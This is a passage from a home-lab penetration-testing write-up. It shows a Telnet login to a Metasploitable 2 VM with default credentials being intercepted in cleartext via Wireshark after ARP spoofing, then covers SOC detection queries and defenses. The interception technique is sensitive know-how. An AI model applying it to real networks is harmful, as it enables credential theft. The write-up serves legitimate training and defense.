
6.1 Step 3 — Telnet Session from Kali to Metasploitable 2

With the MITM position established, a Telnet session was initiated from the Kali attacker machine to Metasploitable 2 (port 23). Telnet transmits all data including credentials in cleartext, making it trivially readable when intercepted.

```
# Connect via Telnet to the victim
telnet 192.168.56.103

# Login prompt appears:
metasploitable login: msfadmin
Password: msfadmin

# Successfully authenticated – full shell access
```



```
kaliuser@10: ~
Session Actions Edit View Help
(kaliuser@10)-[~]
$ telnet 192.168.56.103
Trying 192.168.56.103...
Connected to 192.168.56.103.
Escape character is '^J'.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Jun 23 09:00:13 EDT 2026 on pts/4
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Figure 6: Kali Linux — Telnet session to Metasploitable 2 (192.168.56.103) — login with msfadmin/msfadmin intercepted

7. Wireshark — Telnet Traffic Analysis

7.1 Filtering Telnet Traffic

In Wireshark, applying the filter `tcp.port == 23` reveals the entire Telnet session between Kali (192.168.56.101) and Metasploitable 2 (192.168.56.103). The packet list shows the full TCP handshake, Telnet option negotiation, and data exchange.




Figure 7: Wireshark — Telnet (port 23) traffic between Kali and Metasploitable 2 — full session visible

7.2 Follow TCP Stream — Plaintext Credentials Exposed

Using Wireshark's Follow TCP Stream feature (Right-click packet → Follow → TCP Stream) reconstructs the entire Telnet session in human-readable ASCII. The username and password are fully visible in plaintext — demonstrating exactly what an attacker in MITM position can capture.




Figure 8: Wireshark Follow TCP Stream — Plaintext Telnet session showing login: msfadmin / Password: msfadmin captured in cleartext

● Critical Finding: The Wireshark TCP Stream capture shows 'Password: msfadmin' in plaintext. Any attacker with MITM position on a network using Telnet, FTP, or HTTP can harvest credentials with zero decryption effort.

8. SOC Analyst Perspective — Detection & Defense

8.1 Detection Indicators (IOCs)

- High-volume gratuitous ARP replies (ARP replies without prior request)
- Single MAC address claiming multiple IP addresses in ARP replies
- Duplicate IP-to-MAC mappings detected in endpoint ARP tables
- Sudden change in gateway MAC address across the subnet
- Network IDS alerts from arpswatch, Snort ARP anomaly rules, or XDR

8.2 Splunk Detection Rule (Conceptual)

```
# Detect ARP Poisoning – high-frequency unsolicited replies
index=network sourcetype=arp opcode=reply
| stats count by src_mac, src_ip
| where count > 50
| eval alert="Possible ARP Poisoning in Progress"

# Detect duplicate IP-to-MAC mapping
index=network sourcetype=arp opcode=reply
| stats dc(src_mac) as unique_macs by src_ip
| where unique_macs > 1
| eval alert="Duplicate IP-to-MAC Mapping Detected"
```

8.3 Defensive Countermeasures

- Dynamic ARP Inspection (DAI) — validates ARP packets against DHCP snooping binding table on managed switches
- Static ARP entries — manually pin critical IP-to-MAC mappings (e.g., gateway)
- VLAN segmentation — limit ARP broadcast domains to reduce attack surface
- arpswatch / XArp — monitor ARP tables and alert on changes
- Encrypted protocols — HTTPS, SSH, SFTP — data remains protected even if MITM succeeds
- Network Access Control (NAC) — restrict which devices can join the network segment

9. Key Learnings

- ARP is stateless and trusts all replies — this is the fundamental vulnerability exploited in this attack
- IP forwarding must be enabled on the attacker for a true MITM; without it, the attack becomes a denial-of-service
- Plaintext protocols (Telnet, FTP, HTTP) expose all data including credentials once MITM is achieved
- Wireshark's Follow TCP Stream is a powerful forensic tool that reconstructs full sessions in readable ASCII
- Dynamic ARP Inspection (DAI) on managed switches is the strongest network-layer defense against ARP poisoning
- Encryption (TLS/SSH) is the application-layer defense — mitigates MITM credential theft even when interception succeeds
- From a SOC perspective, ARP anomalies in SIEM are high-priority alerts — potential indicators of lateral movement or credential harvesting

10. References & Tools

- Kali Linux — <https://www.kali.org>
- Metasploitable 2 — <https://sourceforge.net/projects/metasploitable/>
- dsniff / arpspoof — Dug Song, <https://www.monkey.org/~dugsong/dsniff/>
- Wireshark — <https://www.wireshark.org>
- GitHub Portfolio — <https://github.com/mdnavid2004-bit/pentest-homelab>
- TryHackMe SOC Level 1 Path — <https://tryhackme.com>

 This writeup is part of the Penetration Testing Home Lab Portfolio maintained at github.com/mdnavid2004-bit/pentest-homelab. Lab #1 covers Unauthenticated MySQL Access & Credential Harvesting.